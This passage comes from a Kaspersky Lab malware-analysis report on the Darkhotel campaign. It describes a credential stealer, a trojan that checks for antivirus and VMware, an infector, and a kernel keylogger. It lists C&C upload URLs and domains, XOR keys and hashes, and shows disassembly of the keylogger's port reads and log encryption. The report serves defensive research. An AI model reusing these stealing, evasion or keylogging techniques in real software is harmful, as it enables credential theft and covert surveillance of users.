- Hostname and IP address
- Local user name
- Cached passwords from Internet Explorer 6/7/8/9 (Protected Storage and IntelliForms)

- Mozilla Firefox stored secrets (<12.0)
- Chrome stored secrets
- MS Outlook Express accounts
- MS Windows Mail accounts
- MS Windows Live Mail accounts
- MS Outlook accounts (SMTP/IMAP/POP3/HTTP)
- MSN Messenger
- Gmail Notifier credentials
- Google Desktop accounts
- Google Talk accounts

If the module reveals that current System default codepage is 0412 (Korean) it terminates.

There is one interesting specifics in Microsoft IntelliForms which reveals attacker's interests. IntelliForms technology keeps login/password information in the registry in encrypted form. However, there is no clear information about the corresponding website which requires given login and password. The only information IntelliForms offers about the place where given login/password should be used is a hash of the webpage URL. So far, the attackers can steal logins and passwords but to understand where they are from they must guess the string which produced given hash. They have implemented this logics in the malware. When IntelliForms information is stolen the malware tries to check the list of known login page URLs to recover the originating webpage address. Here is the list of URLs that are checked by the malware:

- <http://twitter.com>
- <http://facebook.com>
- <http://passport.yandex.ru/passport>
- <http://www.yandex.ru>
- <http://qip.ru>
- <http://mail.qip.ru>
- <https://login.nifty.com/service/login>
- <http://e.mail.ru/cgi-bin/login>
- <http://mail.ru>
- <http://mail.126.com>
- <http://secure.zapak.com/mail/zapakmail.php>

- <https://lavabit.com/apps/webmail/src/login.php>
- <http://www.bigstring.com>
- <http://www.gmx.com>
- <http://passport.sohu.com/indexaction.action>
- <http://www.sohu.com>
- <https://www.zoho.com/login.html>
- <http://mail.sina.com.cn>
- <http://members.sina.com/index.php>
- <http://www.care2.com/passport/login.html>
- <http://www.mail.com/int>
- <https://fastmail.fm/mail>
- <https://www.inbox.com/login.aspx>
- <http://www.gawab.com>
- <http://mail.163.com>
- <http://registration.lycos.com/login.php>
- <http://www.mail.lycos.com>
- https://my.screenname.aol.com/_cqr/login/login.psp
- <https://edit.bjs.yahoo.com/config/login>
- <https://login.yahoo.co.jp/config/login>
- https://login.yahoo.com/config/login_verify2
- <https://login.live.com/login.srf>
- <https://www.google.com/accounts/servicelogin>

The list of targeted services includes some local services specifically popular in:

- United States
- Russia
- China
- Japan
- Middle Eastern countries
- India

The module uses several simple XOR-based algorithms to encrypt embedded string data. String encryption/decryption functions use the following keys:

«Microsoft Corporation. All rights reserved.»
«90ed768ab728a0f74a4b957c31f1a213»

The module works with all Firefox versions prior to **Mozilla Firefox 12.0**. Depending on version of Firefox, it can read Firefox database directly to dump stored secrets or utilize one Firefox libraries to access the configuration data. In addition it makes use of the following Mozilla Firefox libraries depending on Firefox version:

- nss3.dll
- plc4.dll
- mozcert19.dll
- mozutils.dll
- mozglue.dll
- mozsqlite3.dll
- sqlite3.dll
- nspr4.dll
- plds4.dll
- nssutil3.dll
- softokn3.dll

When stealing secrets from Firefox and Chrome it uses built-in SQLite library code. The module is linked with **SQLite version 3.7.5 release candidate 2**, release hash **ed759d5a9edb3bba5f48f243df47be29e3fe8cd7** dated as **2011-01-28 17:03:50**.

After stealing secrets from local system the malware executes some kind of embedded script. It is logging all actions to inform the operator what exactly was executed by this variant of the malware. The result of this execution is appended to the stolen data and uploaded to the C&C server.

The module uploads all collected information to one of the following URLs via POST request:

- [hxxp://fenraw.northgeremy.info/html/docu.php](http://fenraw.northgeremy.info/html/docu.php)
- [hxxp://fenrmi.eu.pn/html/docu.php](http://fenrmi.eu.pn/html/docu.php)
- [hxxp://fenrix.yaahosting.info/html/docu.php](http://fenrix.yaahosting.info/html/docu.php)
- [hxxp://fenry.zoka.cc/html/docu.php](http://fenry.zoka.cc/html/docu.php)

It's the first time we see .pn domain used in malware. This top level country code domain is quite exotic and is assigned to Pitcairn Islands, which is Overseas territory of the United Kingdom in the Pacific. As of 2013 estimated population of Pitcairn Islands is only 56 people. An official .pn domain costs \$100/year from the registry, however .eu.pn domains seem to be given away for free.

The malware uses fixed User-Agent string:

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)

The data is uploaded as a POST request binary in the following format:

<UserId>;<UniqueMachinel>;<EncryptionKey>;<GeneralSysInfo>

where <UserId> is hardcoded identifier (i.e. «user2» in current sample);

<UniqueMachinel> is a 32 characters long hex string which derived from network card MAC address; <EncryptionKey> is symmetrical encryption key used to encrypt <UserId> and <GeneralSysInfo> values. The malware uses text protocol, which is why potentially binary values of <UserId> and <GeneralSysInfo> are additionally encoded using Base64 algorithm.

<GeneralSysInfo> field contains only basic information about the system, i.e.:

Info;

Sys@User : MYCOMPUTER@MyUser (0850)

C P U : Intel(R) Core(TM) i3-1667U CPU @ 1600GHz

System OS: Microsoft Windows XP (Service Pack 3)

Net card : 192.168.0.2 (133773311337)

If the server reply contains a keyword «**minmei**» it continues sending additional information. «**Minmei**» may be a reference to a popular Japanese anime and manga known as «**The Super Dimension Fortress Macross**». A quote from Wikipedia:

«Born in Yokohama Chinatown, Japan (though she is of partial Chinese descent) as Linn Minmei, Minmay moved in with her uncle Shaochin (少江) and aunt Feichun (慧中) on South Ataria Island in hopes of finding the path to fulfill her dream of becoming a star.»

Trojan.Win32.Karba.e

Filename	MD5	Link Time (UTC)	Linker
acroedit.exe	0fe3daf9e8b69255e592c8af97d24649	2013.10.29 00:21:48	6.0

Technical Notes

The trojan iterates through running processes and looks for security software basing on executable filenames from the list below. If the process is found it keeps a record of the software name using short AV Identifier string from the following table of rules

Process Name	AV Identifier	Company Name, Country
ekrn.exe	NOD	ESET, Czech Republic
NVCAgent.npc	NV	Naver NHN, Vietnam
360tray.exe	36	Qihoo 360, China
msseces.exe	MS	Microsoft, USA
uiWinMgr.exe	TR	TrendMicro, Japan
AvastSvc.exe	AST	Avast, Czech Republic
RsMgrSvr.exe	RS	Rising, China
mcaagent.exe	MC	McAfee, USA
avgidsagent.exe	AV	AVG, Czech Republic
ccsvchst.exe	NT	Symantec, USA
bdagent.exe	BD	BitDefender, Romania
avp.exe	KS	Kaspersky, Russia
V3LTray.exe	V	AhnLab, South Korea
AYAgent.aye	AY	ESTSoft, South Korea

The malware uses a trick to evade running on a VMware. First, it checks if current process is running in WOW64 environment. If yes it does additional port I/O specific to VMWare virtual machine (the VMware hypervisor port: 0x5658; VMware hypervisor magic value: 0x564D5868). Another method to detect VM environment is to check local network adapter's IP address. If it belongs to subnet 192.168.100.* then the malware believes it's running in a VM. If VM is detected the process instantly terminates.

Next the malware submits collected information to the C&C server using HTTP GET request and the following URL format: `http://<C2DOMAIN>/bin/read_i.php`

?a1=%STEPID%&a2=%HOSTID%&a3=%SYSINFO%&a4=%AVSOFTID%, where %C2DOMAIN% is one of the following C&C domains:

- micronaoko.jumpingcrab.com
- microchsse.strangled.net
- microbrownys.strangled.net
- microplants.strangled.net
- microlilics.crabdance.com

%STEPID% is special text string indicating stage of malware operation. This string varies depending on the local system language and may be one of the following:

- «Step2-down-k» for codepage 0412 (Korean)
- «Step2-down-j» for codepage 0411 (Japanese)
- «Step2-down-u» for codepage 0409 (English,US)
- «Step2-down-r» for codepage 0419 (Russian)
- «Step2-down-c» for codepage 0804 (Chinese)
- “step2-down-b” for codepage 0409 (English,US)
- «Step2-down» for other codepages;

%HOSTID% is a special value generated from local network card MAC address;

%SYSINFO% is a string with general system information (please see description above);

%AVSOFTID% is a string that contains indexes of AV software names in internal table of AV Identifiers (please see the table above).

Selective Infector

Technical Notes

Igfxext.exe can download a file and drop it to %APPDATA%\microsoft\display\ctfmon.exe (md5= **e8bfb82b0dd5cef46116d61f62c25060**). After execution, the downloaded file drops **SMAGENT.EXE** (md5 0306f9ae-7786570139f78e78bc940597) to %APPDATA%\MICROSOFT\DISPLAY and executes it. This component is a virus, and is used to selectively infiltrate into other computers via USB or network shares.

Trojan-Dropper & Injector (infected legitimate files)

Technical Notes

A large number of files are detected by Kaspersky Lab scanners as Virus.Win32.Pioneer.dx. These files are all legitimate files that have been infected by another Darkhotel component. All of these infected files drop a 63kb self injecting component.

Filename	MD5	Link Time (UTC)	Linker
igfxext.exe	fcd2458376398b0be09eaa34f4d091	2012:07:27 17:10:30	6.0

This malware is 63kb in size. It is bound to a variety of other software packages that vary in name, but the host package is consistently detected as “Virus.Win32.Pioneer.dx”. The igfxext.exe component is dropped to disk and run. It spawns another suspended process with its own igfxext.exe image, but decrypts a smaller 32kb executable (cf1319d94f33380622ba000b7d8ad6e9,Trojan-Downloader.Win32.Agent.xwge) from its .data section in memory with a simple xor 0xbb. The running process overwrites the igfxext.exe image in the suspended process with this smaller chunk of code. It then resumes the thread in the new process.

This smaller code section maintains similar functionality to the “worm” component:

- BASICAPI window creation and update
- VMWare detection/red pill
- AV check

- dmaup3.exe checks
- proto.dat check
- system information collection, encryption with «ab911001f78ad31552e47205ecc46466» key and transfer to c2

Host package files detected as “Virus.Win32.Pioneer.dx” are infected legitimate files, that do not have any self-propagation routines.

Enhanced Keyloggers and Development

Technical Notes

It is signed with the familiar “belinda.jablonski@syniverse.com” digital certificate.

77669d11c3248a6553d3c15cd1d8a60e - csmrs.exe, 478.8kb, CompiledOn:2010-11-11 08:46:47

Signed by belinda.jablonski@syniverse.com certificate.

This sample is started by code running within svchost.exe on WinXP SP3. It drops a keylogger. The debug path inside:

```
d:\KerKey\KerKey(일반)\KerKey\release\KerKey.pdb
```

Note -일반 - means “General” in Korean

The dropper above maintains, drops and installs this kernel mode keylogger:

md5: 86b18e99072ba72d5d36bce9a00fc052 filename: ndiskpro.sys

size: 295kb

CompiledOn:2009-11-24 11:56:22

Likely, it was developed as a part of a mid-to-late 2009 project:

```
e:\project\2009\x\total_source\32bit\ndiskpro\src\ioman.c
```

Keylogger Code

This driver package is built to look like a legitimate low level Microsoft system device. It is installed as a system kernel driver “Ndiskpro” service, described as a “Microcode Update Device”. It is somewhat surprising that there is no rootkit functionality hiding this service:

```

SERVICE_NAME: Ndiskpro
DISPLAY_NAME: Ndiskpro
        TYPE               : 1        KERNEL_DRIVER
        STATE                : 4        RUNNING
                                <STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN>
        WIN32_EXIT_CODE       : 0        <0x0>
        SERVICE_EXIT_CODE   : 0        <0x0>
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0 ms

```

When loaded, the NDISKPRO.SYS driver hooks both INT 0x01 and INT 0xff, and retrieves keystroke data directly from port 0x60, the motherboard keyboard controller itself. Here we see the local port variables assigned values

```

.text:000139E0 var_20      = dword ptr -20h
.text:000139E0 var_19      = byte ptr -19h
.text:000139E0 Interval    = LARGE_INTEGER ptr -18h
.text:000139E0 Port        = dword ptr -10h
.text:000139E0 NewIrql      = byte ptr -9
.text:000139E0 var_8        = dword ptr -8
.text:000139E0 var_1        = byte ptr -1
.text:000139E0
.text:000139E0            mov     edi, edi
.text:000139E2            push    ebp
.text:000139E3            mov     ebp, esp
.text:000139E5            sub     esp, 24h
.text:000139E8            mov     [ebp+Port], 64h
.text:000139EF            mov     [ebp+var_20], 60h
.text:000139F6            mov     [ebp+var_8], 0
.text:000139FD            mov     [ebp+Interval.LowPart], 0FFFFFFDh
.text:00013A04            mov     [ebp+Interval.HighPart], 0FFFFFFFFh
.text:00013A0B            mov     [ebp+var_8], 0
.text:00013A12            jmp     short loc_13A1D

```

And here, the ports are directly being read with READ_PORT_UCHAR(0x64) and then READ_PORT_UCHAR(0x60):


```

.text:00013A1D loc_13A1D:                                ; CODE XREF: sub_139E0+32↑j
.text:00013A1D            cmp     [ebp+var_8], 64h
.text:00013A21            jnb     short loc_13A83
.text:00013A23            mov     cl, 1Fh ; NewIrql
.text:00013A25            call    ds:KFRaiseIrql
.text:00013A2B            mov     [ebp+NewIrql], al
.text:00013A2E            mov     ecx, [ebp+Port]
.text:00013A31            push    ecx ; Port
.text:00013A32            call    ds:READ_PORT_UCHAR
.text:00013A38            mov     [ebp+var_19], al
.text:00013A3B            movzx   edx, [ebp+var_19]
.text:00013A3F            and     edx, 1
.text:00013A42            jz      short loc_13A6A
.text:00013A44            mov     eax, [ebp+var_20]
.text:00013A47            push    eax ; Port
.text:00013A48            call    ds:READ_PORT_UCHAR
.text:00013A4E            mov     [ebp+var_1], al
.text:00013A51            movzx   ecx, [ebp+var_1]

```

It buffers, then communicates the data to the running user mode component. This component then encrypts and writes the retrieved values ondisk to a ran-

domly named .tmp, file like ffffz07131101.tmp. This file is located in the same directory as the original dropper, which maintains persistence across reboots with a simple addition to the HKCU run key.



Here is debug output demonstrating this component's data retrieval when the letter "D" is repeatedly pressed on the keyboard. Keyscan make and break codes are "0x20" and "0xA0" and for the key press and key release for the "D" key. The "0x1D" value from port 0x64 that you see below is basically an indication that the output buffer is full and the keyboard is locked, so it is safe for the driver to access the key value in port 0x60:

```

0x60 port access, data = 0x20
  0x64 port access, data = 0x1D
  0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
  0x64 port access, data = 0x1D
  0x64 port access, data = 0x1D
0x60 port access, data = 0x20
  0x64 port access, data = 0x1D
  0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
  0x64 port access, data = 0x1D
  0x64 port access, data = 0x1D

```



```

.text:00404120
.text:00404120
.text:00404120 8B 44 24 18
.text:00404124 8A 1C 06
.text:00404127 E8 2A BA 00 00
.text:0040412C 99
.text:0040412D B9 FF 00 00 00
.text:00404132 F7 F9
.text:00404134 A1 00 86 47 00
.text:00404139 6A 01
.text:0040413B 32 D3
.text:0040413D 88 54 24 17
.text:00404141 8D 54 24 17
.text:00404145 52
.text:00404146 50
.text:00404147 FF D5
.text:00404149 83 C6 01
.text:0040414C 3B F7
.text:0040414E 7C D0
.text:00404150 5D
.text:00404151 5B
.text:00404152
.text:00404152
.text:00404152 5F
.text:00404153 B8 01 00 00 00
.text:00404158 5E
.text:00404159 59
.text:0040415A C3
.text:0040415A
.text:0040415A

encrypt:
mov     eax, [esp+14h+arg_0] ; string
mov     bl, [esi+eax]        ; byte to encrypt
call    _rand                ; edx = 0
cdq
mov     ecx, 0FFh            ; edx = remainder
idiv    ecx                  ; handle to log-file (<random>.tmp)
mov     eax, hFile           ; uBytes
push    1                    ; xor with pseudorandom key
xor     dl, bl
mov     [esp+18h+Buffer], dl
lea     edx, [esp+18h+Buffer]
push    edx                  ; lpBuffer
push    eax                  ; hFile
push    ebp                  ; _lwrite
call    _lwrite              ; write encrypted char to the file
add     esi, 1
cmp     esi, edi
jl      short encrypt
pop     ebp
pop     ebx

loc_404152:
pop     edi                  ; CODE XREF: write_encrypted_data+25fj
mov     eax, 1
pop     esi
pop     ecx
retn

write_encrypted_data endp

```

Appendix E. Parallel and Previous Research

Getting “Left of Boom”: How ThreatConnect Enables Proactive Cybersecurity, ThreatConnect February 2014

<http://www.threatconnect.com/news/getting-leftof-boom-threatconnect-enables-proactive-cybersecurity/>

Nevermind Nenim’s hidden agenda - we still caught it, Microsoft MMPC, April 2013

<http://blogs.technet.com/b/mmcp/archive/2013/04/14/nevermind-nenim-s-hidden-agenda-we-still-caught-it.aspx>

RSA-512 Certificates abused in the wild, Fox-IT November 2011

<http://blog.fox-it.com/2011/11/21/rsa-512-certificates-abused-in-the-wild/>

Dec 21 CVE-2009-0556 (corrected CVE) Christmas Messages.pps with stolen cert from Syniverse from nicholas.bennett53@hotmail.com, Contagio, December 2010

<http://contagiodump.blogspot.ro/2010/12/dec-21-cve-2010-2572-christmas.html>

“CVE-2010-2883 Adobe 0-Day David Leadbetter’s One Point Lesson from 193.106.85.61 thomasbennett34@yahoo.com”, Contagio, Sept 2010

<http://contagiodump.blogspot.ro/2010/12/dec-21-cve-2010-2572-christmas.html>

Apr 26 CVE-2010-0188 PDF North Korea Policy Piece from (fake) walterkeats@yahoo.com, Contagio, April 2010

<http://contagiodump.blogspot.com/2010/09/cve-david-leadbetters-one-point-lesson.html>

Mar 27 CVE-2010-0806 IE 0-day Dozens missing after ship sinks near North Korea from kevin.bohn33@hotmail.com, Contagio March 2010

<http://contagiodump.blogspot.com/2010/04/apr-28-cve-2010-0188-pdf-north-korea.html>

Threat Outbreak Alert: Fake North Korean Sunken Ship Report E-mail Messages on March 27, 2010, Cisco

<http://tools.cisco.com/security/center/viewThreatOutbreakAlert.x?alertId=20148>

Security Advisory for Adobe Reader and Acrobat, Adobe, cve-2010-2883

<http://www.adobe.com/support/security/advisories/apsa10-02.html?PID=6157500>

Kaspersky Lab HQ

39A/3 Leningradskoe Shosse
Moscow, 125212
Russian Federation

[more contact details](#)

Tel: +7-495-797-8700

Fax: +7-495-797-8709

E-mail: info@kaspersky.com

Website: www.kaspersky.com